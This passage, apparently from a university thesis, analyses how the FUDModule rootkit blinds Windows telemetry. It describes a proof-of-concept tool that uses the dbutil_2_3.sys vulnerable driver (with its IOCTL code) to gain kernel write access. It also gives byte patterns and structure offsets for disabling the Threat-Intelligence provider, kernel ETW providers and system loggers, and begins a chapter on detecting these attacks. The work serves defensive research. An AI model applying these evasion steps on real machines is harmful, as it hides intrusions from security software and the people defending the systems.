- `mmcss.sys` — Multimedia Class Scheduler Service Driver
- `cng.sys` — Kernel Cryptography, Next Generation
- `ksecdd.sys` — Kernel Security Support Provider Interface
- `tcpip.sys` — TCP/IP Driver
- `iorate.sys` — I/O Rate Control Filter
- `ci.dll` — Code Integrity Module
- `dxgkrnl.sys` — DirectX Graphics Kernel

Figure 2.15: Drivers whitelisted in FUDModule.

The attack begins by temporarily setting the global variable `PspNotifyEnableMask` to zero, indicating that no notifications should be sent to the registered callback handlers. This ensures that notification processing will not begin during the time when callback handlers are being removed, which might cause system instability. Afterwards, it iterates through all callback handler list entries and removes them if their respective drivers aren't on a driver whitelist. Finally, it resets the `PspNotifyEnableMask` to its original state, re-enabling the flow of events to the whitelisted drivers.

Filesystem callbacks

This technique targets filtering callbacks from filesystem minifilter drivers. Minifilters are a lightweight solution providing access to capturing and processing events from the filesystem. They are often used by EDR and anti-

malware solutions for access control, file inspection and blocking access to malicious files.

All filtering drivers in the system are enumerated using FilterFindFirst and FilterFindNext. Only drivers with the FLTFL_ASI_IS_MINIFILTER flag set are targeted, legacy drivers are ignored. The rootkit then finds the memory where the minifilter is loaded and attempts to directly modify code inside its IRP handler functions (ie. IRP_MJ_ACQUIRE_FOR_SECTION_SYNCHRONIZATION, IRP_MJ_CREATE_MAILSLOT, IRP_MJ_CREATE, IRP_MJ_WRITE, IRP_MJ_SET_INFORMATION and IRP_MJ_FILE_SYSTEM_CONTROL) by overwriting the beginning of the handler code to return zero and exit. This strips the affected minifilters from access to any filesystem events, effectively rendering them useless.

Figure 2.16: Patching the minifilter IRP handler to return zero and exit. Original code on the left, patched code on the right (highlighted). Image from [72].

Windows Filtering Platform callouts

The Windows Filtering Platform is a platform used by network filtering applications to gain real-time access to network events for traffic analysis and packet inspection, among others [84]. Callout drivers are an extension of the Windows Filtering Platform facilitating deeper and more detailed processing of TCP/IP traffic such as deep inspection, packet and stream modification and data logging [85].

The rootkit iterates through all registered callouts obtained from the WfpGlobal variable within the netio.sys network driver. For each callback, a check is first performed to see whether the callback's driver is on the whitelist described in Figure 2.15. If it is, the callback is ignored and skipped over. Otherwise, the FWP_CALLOUT_FLAG_CONDITIONAL_ON_FLOW flag in the callout structure is set. The definition for this flag is: *"A callout driver can specify this flag when registering a callout that will be added at a layer*

that supports data flows. If this flag is specified, the filter engine calls the callout driver's classifyFn0 callout function only if there is a context associated with the data flow. A callout driver associates a context with a data flow by calling the FwpsFlowAssociateContext0 function." [86]. This will prevent a handler that hasn't associated any context with processed data flows with `FwpsFlowAssociateContext0` from being called. Some network inspection tools would thus be blinded, as their callout drivers would stop properly receiving data flows.

Prefetch tracing

Prefetching is a metadata caching mechanism used in the Windows operating system to speed up operations such as process creation. When a program is first run, metadata about it is stored in the prefetch cache, which helps speed up loading and execution of that program in the future. This data is also useful in digital forensics, because it can help construct a timeline of executed programs and their contexts.

Prefetch data is created using `prefetch traces`, which are called when a program is being loaded into memory. The main entrypoint into prefetch creation is the `PfSBeginTrace` method in `ntoskrnl.exe`. Before any prefetch tracing begins, a check is performed to see whether the current number of active traces is below a set threshold. In case the number of currently active prefetch traces is over or equal to this threshold, creating the trace fails with `STATUS_TOO_MANY_SESSIONS`, as seen in Figure 2.17. This seems to be a performance measure, limiting the number of concurrent prefetch traces so that they don't negatively impact system performance when the prefetch system is intended to improve it.

```
__int64 __fastcall PfSnBeginTrace(_OWORD *a1, int a2, void *a3, struct _KTHREAD *a4, int a5, _QWORD *a6)
{
  if ( PfSnNumActiveTraces >= (unsigned int)TracesThreshold )
  {
    return (unsigned int)STATUS_TOO_MANY_SESSIONS;
  }
```

Figure 2.17: Checking the number of active prefetch traces when starting a new prefetch trace.

The rootkit modifies the `PfSnNumActiveTraces` value, setting it to the value `0xFFFFFF`. Since this value is higher than any set threshold, the system will not create any more prefetch traces, effectively disabling all further prefetch data creation.

Chapter 3

Implementation and testing

Based on the analysis, the two attacks on ETW performed by `FUDModule` were re-implemented as proof of concept along with the BYOVD technique for gaining kernel write access. An additional technique specifically targeting the `Microsoft-Windows-Threat-Intelligence` provider, described in section 1.8, was also implemented.

3.1 Goals

The following goals were set in order to guide the design and implementation process based on results from the previous analysis:

- Replicating the BYOVD exploitation technique to gain kernel write access.
- Recreating the attack on event provider callbacks in the kernel as performed by `FUDModule`.
- Recreating the attack on system loggers as performed by `FUDModule`.
- Implementing an alternate approach to disable the `Microsoft-Windows--Threat-Intelligence` ETW provider.
- Creating an application with a simple interface facilitating manual and automated testing of these attacks.

3.2 Recreating and testing the attacks

The proof of concept implementation was done in C++ (standard ISO C++ 20) using Microsoft Visual Studio 2019 for development and compilation. Although `FUDModule` targets many different Windows versions, the implementation and testing were limited to a single version for simplicity. The target

operating system is Windows 10 20H2 (build number 19042). A simple console application was created, containing the implementation of all selected attacks, as well as the kernel-mode escalation exploit. It is controlled using command-line arguments passed to it at startup and outputs status information and results of its operation to the standard output. The application consists of the program itself (`etw_blind.exe`) and a vulnerable driver used for gaining kernel write privileges (`dbutil_2_3.sys`).

Its operation is controlled by command-line arguments, as seen in Figure 3.1. This allows for any implemented functionality to be executed on its own or in conjunction with other functions, providing more flexibility for testing.

Aside from arguments for triggering individual attacks, there are also arguments that will only print the target memory addresses for each attack without performing any writes, which start with `--show`.

```
ETW Blinder PoC, v. 1.0
havrama5@fit.cvut.cz, 2023
-----------------------------------------
Options:
--help                     -h      Get this message
--all                      -a      Perform all operations (listed below) in order
--show                     -s      Perform all operations without any patching, only display info
--service                  -svc    Load the vulnerable driver and start it as a service
--kernelmode               -ek     Set PreviousMode to kernelmode to allow kernel write access (otherwise patching will fail)
--disable-etwti            -det    Disable ETW Threat Intelligence
--disable-callbacks        -dcb    Disable ETW provider callbacks
--disable-system-loggers   -dsl    Disable NT Kernel Logger Session providers
--show-etwti               -set    Show the ETW TI offsets without patching
--show-callbacks           -scb    Show the ETW provider callbacks without patching
--show-system-loggers      -ssl    Show the NT Kernel Logger Session offsets without patching
--reset-kernelmode         -rk     Reset PreviousMode after finishing. Not doing this can result in an unstable system
-----------------------------------------
```

Figure 3.1: Listing available command-line options.

3.2.1 Testing methodology

Just performing the attacks is not enough — it is also necessary to verify that they have succeeded by attempting to access system monitoring via ETW and evaluating what providers, sessions and events are accessible. Whereas attackers such as Lazarus would usually target a wide variety of systems, this implementation and testing are limited to Windows 10 20H2 for simplicity. The difference across recent Windows versions is mostly limited to changes in kernel structure layouts and different offsets being necessary to access the desired fields. Some of the techniques described here were also successfully tested on other Windows versions, but reliability with other versions is not guaranteed.

For each attack, either a third-party system monitoring tool was used or a custom monitoring application was created to attempt to connect to the specified ETW providers and collect events. This was done first on a clean installation of Windows 10 20H2. After initial data was collected, the selected

attacks were carried out and a second measurement was taken. The collected data was then compared to see if there was any difference in the before and after samples.

3.2.2 Kernel write via BYOVD

Write access to the kernel is achieved in a similar way to `FUDModule` — the same vulnerable driver, `dbutil_2_3.sys` is used to change the `PreviousMode` field in the `KTHREAD` structure of the main thread. There are some simplifications compared to the original attack, since there is no emphasis on evading detection of the rootkit's actions by security software.

Rather than being contained inside the program in an encrypted form, `dbutil_2_3.sys` is left freely beside the program's executable, not requiring it to be decrypted and dropped into the system.

If the `--service` option is specified, the program first checks whether a service with the name `dbutil_2_3` already exists. If it does not, it creates it, marking its start parameter as `DEMAND_START`, service type as `KERNEL_DRIVER` and sets the image path to the present `dbutil_2_3.sys` driver file. Afterwards, the service is started. This is illustrated in Figure A.1.

The `--kernelmode` option will trigger an attempt to gain kernel write privileges, as seen in Figure A.2. This is done by iterating over all threads present in the system until the current thread handle is located and a pointer to its `KTHREAD` structure can be obtained. Next, the `dbutil_2_3` driver is loaded and an IOCTL command (`0x9B0C1EC8`) is issued to it with specially crafted data, triggering a write of a zero byte (denoting `KERNEL_MODE`) to the `PreviousMode` field of the `KTHREAD` structure. This results in the program gaining write access to system memory on a similar level as a kernel-mode driver — allowing the program to modify any kernel memory using the `NtWriteVirtualMemory` API call.

After the rootkit has performed its functionality, the `PreviousMode` field is reset back to `USER_MODE` (a value of 1), this time using a standard call to `NtWriteVirtualMemory` from the rootkit, as it still has the necessary privileges to do this.

This is done in order to prevent the system from becoming unstable, since a user-mode program running with the kernel-mode flag is considered undefined behaviour [77]. Many system functions do not work properly in such case and may cause the system to behave in unexpected ways or crash.

The code related to the driver, managing the associated service and enabling or disabling kernel-mode can be found in the `Driver` class of the PoC application. Implementation of the individual attacks is done in the `Etw` class.

3.2.3 Disabling the Threat Intelligence provider

Implementation

After kernel-mode is enabled, it is possible to start modifying the kernel structures. The first attack, selected with `--disable_etwti`, aims to disable the `Microsoft-Windows-Threat-Intelligence` ETW provider in order to stop the flow of related events to Microsoft Defender and other security software. This is achieved by changing the `IsEnabled` field of the `_TRACE_ENABLE_INFO` structure belonging to the provider to zero, indicating it is disabled, as described in section 1.8.2. The attack uses code based on research by CNO Development Labs [87]. The main functionality is illustrated in attachment Figure A.3.

The first step is to find the `EtwThreatIntProvRegHandle` pointer. This can be done by finding an exported function in `ntoskrnl.exe` that uses this handle and pattern-searching for its exact location. Searching in `ntoskrnl.exe` can be done either by reading the file into memory (preserving its on-disk structure) or by using the Windows PE loader (`LoadLibrary`) to automatically perform relocations and ensure all offsets are correctly set. One such function is `KeInsertQueueApc`, where the first operation is checking whether the `Microsoft-Windows-Threat-Intelligence` provider is enabled using `EtwProviderEnabled`, as shown in Figure 3.2.

```
.text:0000000140210520                      ; char __fastcall KeInsertQueueApc(__int64, __int64, __int64, int)
.text:0000000140210520                                      public KeInsertQueueApc
.text:0000000140210520                      KeInsertQueueApc proc near              ; CODE XREF: MiStoreModifiedWriteDereference+76↓p
.text:0000000140210520
.text:0000000140210520 48 89 5C 24 10                       mov     [rsp+arg_8], rbx
.text:0000000140210525 44 89 4C 24 20                       mov     [rsp+arg_18], r9d
.text:000000014021052A 55                                   push    rbp
.text:000000014021052B 56                                   push    rsi
.text:000000014021052C 57                                   push    rdi
.text:000000014021052D 41 54                                push    r12
.text:000000014021052F 41 55                                push    r13
.text:0000000140210531 41 56                                push    r14
.text:0000000140210533 41 57                                push    r15
.text:0000000140210535 48 83 EC 60                          sub     rsp, 60h
.text:0000000140210539 4D 8B E0                             mov     r12, r8
.text:000000014021053C 4C 8B EA                             mov     r13, rdx
.text:000000014021053F 48 8B F1                             mov     rsi, rcx
.text:0000000140210542 33 D2                                xor     edx, edx        ; Level
.text:0000000140210544 48 8B 0D 2D 94 A0 00                 mov     rcx, cs:EtwThreatIntProvRegHandle ; RegHandle
.text:000000014021054B 41 B8 00 30 00 00                    mov     r8d, 3000h      ; Keyword
.text:0000000140210551 E8 2A 04 00 00                       call    EtwProviderEnabled
```

Figure 3.2: KeInsertQueueApc checking whether Microsoft-Windows-Threat-Intelligence is enabled. The four bytes containing the offset to the `EtwThreatIntProvRegHandle` are highlighted.

The MOV instruction containing the offset to the provider handle starts with the bytes `48 8B 0D` (MOV of a 64-bit operand into RCX). What immediately follows is the offset of `EtwThreatIntProvRegHandle` from the current instruction pointer value. Searching for these three bytes, getting the 4-byte offset that follows them and adding it to the current location address in `ntoskrnl.exe` will thus yield the correct `EtwThreatIntProvRegHandle` location.

The handle points to an _ETW_REG_ENTRY structure. At offset 0x20, there is a pointer to the GuidEntry structure. That, in turn, contains a pointer to ProviderEnableInfo at offset 0x60. The first value in ProviderEnableInfo is the 4-byte IsEnabled field which can be overwritten with zeroes to mark the provider as disabled.

Testing
The Microsoft-Windows-Threat-Intelligence provider cannot be normally accessed by processes without the Antimalware-PPL privilege. To test this attack, it was necessary to monitor events dispatched by this provider in order to verify whether it had been successfully blinded and stopped producing them. To achieve this, testing was conducted using the Sealighter-TI tool, which uses unpatched exploits in older Windows versions combined with PPLDump ([88]) to gain access to the Microsoft-Windows-Threat--Intelligence provider [89]. PPLDump uses an unpatched technique, identified as Issue 1550 by Google's Project Zero, to run arbitrary code in the context of a PPL-elevated process (services.exe) [90]. This technique works on Windows versions lower than Windows 10 21H2 build 19044.1826, where it has been patched. This elevated access was then combined with the ETW logging tool Sealighter, providing detailed filtering and triage of ETW and WPP providers and events [91]. When Sealighter-TI is executed, it creates an ETW session called Sealighter with an Operational channel, where it copies all events coming from Microsoft-Windows-Threat-Intelligence. This session can then be viewed in Windows Event Viewer by an unprivileged user.

Initially, Sealighter-TI was started on an unmodified system. To ensure some events were generated, Notepad was opened and a simple string *test* was written into a file on the desktop. This was verified to produce events from Microsoft-Windows-Threat-Intelligence, as illustrated in Figure 3.3. Afterwards, the attack was performed, and the same action was taken again, this time without producing any Microsoft-Windows-Threat-Intelligence events, as can be seen in Figure 3.4.

3.2.4 Removing event provider callbacks

Implementation
This attack, selected with the --disable-callbacks option and described in section 1.8.2, was implemented based on section 2.2.8 with some simplifications.

First, a set of all targeted handles is obtained by searching through ntoskrnl.exe. The search starts in the EtwRegister exported function and looks for a sequence of at least five calls to EtwRegister within 56 bytes of each other.



Figure 3.3: Microsoft-Windows-Threat-Intelligence events displayed using SealighterTI before performing the attack.

Afterwards, the search returns to a location shortly before the first call of the sequence and starts collecting `_ETW_REG_ENTRY` pointers used in the registration calls. This is done by locating the LEA instruction that stores the ETW registration entry pointer into R9 (`4C 8D 0D`), reading the 4-byte offset of the registration entry and adding it to the current location address to get the absolute address. If there are no more `EtwRegister` calls within 40 bytes after the previous one or if the array of registration entry pointers fills up (the limit is currently set to 20 entries), the search returns. On the target system, Windows 10 20H2, this method discovers the 15 ETW providers listed in 1.7.2.

The second step iterates over all discovered `_ETW_REG_ENTRY` pointers and overwrites them with zeroes, marking the providers uninitialized and thus unavailable.

The main parts of the code for this attack are shown in attachment Figure A.4.



Figure 3.4: Microsoft-Windows-Threat-Intelligence events displayed using SealighterTI after performing the attack.

Testing

Verifying that this attack has successfully disabled kernel event providers has been done using Microsoft's `Resource Monitor` system monitoring tool. It displays, among other statistics, disk and network usage, what programs are using them and how they are being utilised. This is displayed in the `Disk` and `Network` tabs. These statistics are generated using data from two kernel ETW providers: the `Microsoft-Windows-Kernel-Network` provider and the `Microsoft-Windows-Kernel-Disk` provider.

The testing methodology was opening Notepad, writing the string *test* and saving it to a file on the desktop. Next, the Microsoft Edge browser was started, and the site `https://example.com` was opened. As can be seen in Figure 3.5, this generated events from both providers and can be seen in both the Disk and Network monitoring tabs. Afterwards, the attack was performed, and the test was repeated. This time, both Disk and Network monitoring tabs showed no traffic whatsoever, also missing standard system disk and network usage. This can be seen in Figure 3.6.



Figure 3.5: Resource Monitor showing Disk and Network traffic on an untouched system with ongoing disk and network activity.



Figure 3.6: Resource Monitor showing Disk and Network traffic with ongoing disk and network activity after an attack blinding kernel event providers was performed.

3.2.5 Disabling System Loggers

Implementation

The attack on system loggers, as described in section 2.2.8, can be triggered with `--disable-system-loggers`.

This attack aims at marking all system loggers inactive by zeroing out the `EtwpActiveSystemLoggers` kernel variable. This variable is part of the `_ETW_SILODRIVERSTATE` structure pointed to by the `HostSiloState` variable.

To find its location, it is first necessary to find an exported function in which it is being referenced. A good candidate is the `EtwSendTraceBuffer` exported function from `ntoskrnl.exe`, as it uses the `HostSiloState` variable as a parameter for `EtwpOpenLogger` early on. A pattern-based search, similar

as in the previous attacks, can be used to obtain the offset value. The searched instruction is `48 8B 15`, a MOV of a 64-bit value into RDX. The 4 bytes that follow are the offset for the target pointer, which can be added to the current location address to get `HostSiloState`. The original `FUDModule` code performs an additional check that the following instruction is `4C 8D 4C 24 50` (LEA R9, [RSP + 0x48]). This is not necessary when limited to a single Windows 10 20H2 system, as in this case.

The next step is to find the offset for `EtwpActiveSystemLoggers`. This value starts at 0x10 inside the `SystemLoggerSettings` structure, which is a part of the `_ETW_SILODRIVERSTATE` structure starting at 0x1070 (for Windows 10 20H2). This makes the final offset for the target field 0x1080 bytes.

Finally, this value is zeroed, marking all system loggers inactive, thus preventing them from generating events for system logger sessions.

The main parts of code responsible for this attack can be found in attachment Figure A.5.

Testing

One of the system logger sessions affected by this attack is the `NT Kernel Logger` session. This session is used by some system monitoring tools to log kernel events such as process, thread or file operations. For this test, a tool named `ProcMonX`, created by Pavel Yosifovich, was used. `ProcMonX` is a tool similar to Microsoft's `ProcMon`, but uses the ETW framework instead of minifilter drivers as a source for logging events happening in the system [92].

For the test, `ProcMonX` was configured to log all file creation events and started. The contents of the `EtwpActiveSystemLoggers` field were monitored. Notepad was then opened and the string *test* written into a file called `test.txt` on the desktop. This was first done on an untouched system. The result of this operation, along with the value of the `EtwpActiveSystemLoggers` field at that time, can be seen in Figure 3.7. The value of `0x01` indicates that the `NT Kernel Logger` session is currently active.

Afterwards, the attack was performed, changing the `EtwpActiveSystemLoggers` value from `0x01` to `0x00`, marking the logger inactive. The test was performed again, deleting the `test.txt` file before creating it, to ensure a file creation event can be triggered. However, `ProcMonX` did not receive any events from the `NT Kernel Logger` session during the second test, as can be seen in Figure 3.8. This indicates the success of this attack.



Figure 3.7: ProcMonX displaying file creation events, along with the attack tool displaying the value of `EtwpActiveSystemLoggers`, before the attack.



Figure 3.8: ProcMonX displaying file creation events, along with the attack tool displaying the value of `EtwpActiveSystemLoggers`, after the attack.

Chapter 4

Countermeasures

Having demonstrated and tested the effectiveness of the selected attacks on ETW, this chapter focuses on developing strategies aimed at detecting and preventing such attacks. Given the significant impact that these attacks can have on system monitoring, it is necessary to explore effective ways to mitigate their potential damage by detecting their presence and/or preventing them from succeeding. There are currently no built-in security mechanisms directly aimed at protecting ETW and its components inside neither the Windows operating system nor the explored system monitoring tools that utilise ETW. While security software is capable of detecting and preventing some malicious behaviour, modifying kernel memory from otherwise benign programs is often undetected, especially when previously unknown exploitation techniques (zero-days) for gaining write access to the kernel are used.

4.1 Detection

There are two main approaches to detecting the described attacks on ETW — detection from user-mode and detection from kernel-mode. Each of these two approaches has its benefits and drawbacks and is suitable for certain types of attacks. The most effective way to detect attacks on ETW would combine all of the described methods together for the best coverage.

4.1.1 Detecting the attacks from user-mode

Detecting blinding attacks on ETW from user-mode has a limited set of features to work with. It is not possible to access the kernel structures, as well as some privileged providers and sessions (e.g. `Microsoft-Windows-Threat--Intelligence`). The detection surface is limited to accessing the ETW configuration data and the providers and sessions themselves.

Monitoring event flow

Attacks that disable event creation or prevent events from being logged can be detected by the absence of said events in the system. During normal system operation, even when the system is completely idle, there is usually still a number of events being generated by some of the system's providers, depending on the running software and configuration. When blinding is performed with a broad scope (such as blinding all kernel providers), this constant stream of events can be impacted, and this impact can be detected.

Implementation

To demonstrate this, a tool was created to monitor the flow of events from a selected set of ETW providers and alert the user about any anomalies. It was created in Python 3.10 using the `pywintrace` module to periodically monitor the numbers of events produced by selected ETW providers. A set of the 15 targeted providers is selected for monitoring. The scanning and reporting parameters were configured so that every 10 seconds, a 1-second long sample of all events produced by these providers is taken, and events present in the sample are grouped by the source provider and counted.

A running average is stored, and every new result is compared against this average. If the average is non-zero for some providers while the new result has zero events from those providers, it may be an indication of a blinding attack. By itself, this indicator is not enough to reach a reliable conclusion. That is why there is a threshold for the number of provider event counts that need to drop to zero from a non-zero running average to trigger the detection. This is currently set to 4, meaning that a detection of a possible blinding attempt is triggered only if at least four providers that have non-zero averages drop to zero between two measurements. This threshold was selected to minimize the risk of false positive detections during normal system operation, as it is common for small numbers of providers to cease generating events at the same time. The ideal value of this threshold depends on the specific system configuration and usage, as different workloads will lead to different patterns of event generation.

In order to have a controlled event happening in the system, the test consists of the user opening `notepad.exe`, creating a new file on the desktop named `test.txt` and writing the string *test* into it, while the logging tool is running.

This test was first executed on an untouched system, and non-zero event numbers from many of the selected providers were observed, as seen in Figure 4.1.

The test was then conducted again on a system where the attack described in subsection 3.2.4 has been performed and 15 kernel provider registration handles have been zeroed-out. This time, the observed numbers of events produced were zero from all providers, as illustrated in Figure 4.2.

```
[1] Sampled 1s of events:
  Provider GUID                              Count / Average     Provider name
  --------------------------------------------------------------------------------
  {B675EC37-BDB6-4648-BC92-F3FDC74D3CA2}        0 / 0.0                Microsoft-Windows-Kernel-EventTracing
  {A68CA8B7-004F-D7B6-A698-07E2DE0F1F5D}        0 / 0.0                Microsoft-Windows-Kernel-General
  {22FB2CD6-0E7B-422B-A0C7-2FAD1FD0E716}        1753 / 145.5           Microsoft-Windows-Kernel-Process
  {7DD42A49-5329-4832-8DFD-43D979153A88}        0 / 0.0                Microsoft-Windows-Kernel-Network
  {C7BDE69A-E1E0-4177-B6EF-283AD1525271}        58 / 89.5              Microsoft-Windows-Kernel-Disk
  {EDD08927-9CC4-4E65-B970-C2560FB5C289}        4807 / 325.0           Microsoft-Windows-Kernel-File
  {70EB4F03-C1DE-4F73-A051-33D13D5413BD}        17064 / 265.5          Microsoft-Windows-Kernel-Registry
  {D1D93EF7-E1F2-4F45-9943-03D245FE6C00}        19 / 4.5               Microsoft-Windows-Kernel-Memory
  {16A1ADC1-9B7F-4CD9-94B3-D8296AB1B130}        74 / 1.0               Microsoft-Windows-Kernel-AppCompat
  {E02A841C-75A3-4FA7-AFC8-AE09CF9B7F23}        243 / 19.0             Microsoft-Windows-Kernel-Audit-API-Calls
  {85A62A0D-7E17-485F-9D4F-749A287193A6}        0 / 0.0                Microsoft-Windows-Audit-CVE
  {F4E1897C-B85D-5668-F1D8-040F4D8DD344}        0 / 0.0                Microsoft-Windows-Threat-Intelligence
  {45EEC9E5-4A1B-5446-7AD8-A4AB1313C437}        0 / 0.0                Microsoft-Windows-Security-LessPrivilegedAppContainer
  {FAE10392-F0AF-4AC0-B8FF-9F4D920C3CDF}        0 / 0.0                Microsoft-Windows-Security-Mitigations
  {EA216962-877B-5B73-F7C5-8AEF5375959E}        0 / 0.0                Microsoft-Windows-Security-Adminless
```

Figure 4.1: Event numbers on an untouched system where the user writes a simple string into a file using Windows Notepad.

```
[2] Sampled 1s of events:
  Provider GUID                              Count / Average     Provider name
  --------------------------------------------------------------------------------
  {B675EC37-BDB6-4648-BC92-F3FDC74D3CA2}        0 / 0.0                Microsoft-Windows-Kernel-EventTracing
  {A68CA8B7-004F-D7B6-A698-07E2DE0F1F5D}        0 / 0.0                Microsoft-Windows-Kernel-General
  {22FB2CD6-0E7B-422B-A0C7-2FAD1FD0E716}        0 / 681.3              Microsoft-Windows-Kernel-Process
  {7DD42A49-5329-4832-8DFD-43D979153A88}        0 / 0.0                Microsoft-Windows-Kernel-Network
  {C7BDE69A-E1E0-4177-B6EF-283AD1525271}        0 / 79.0               Microsoft-Windows-Kernel-Disk
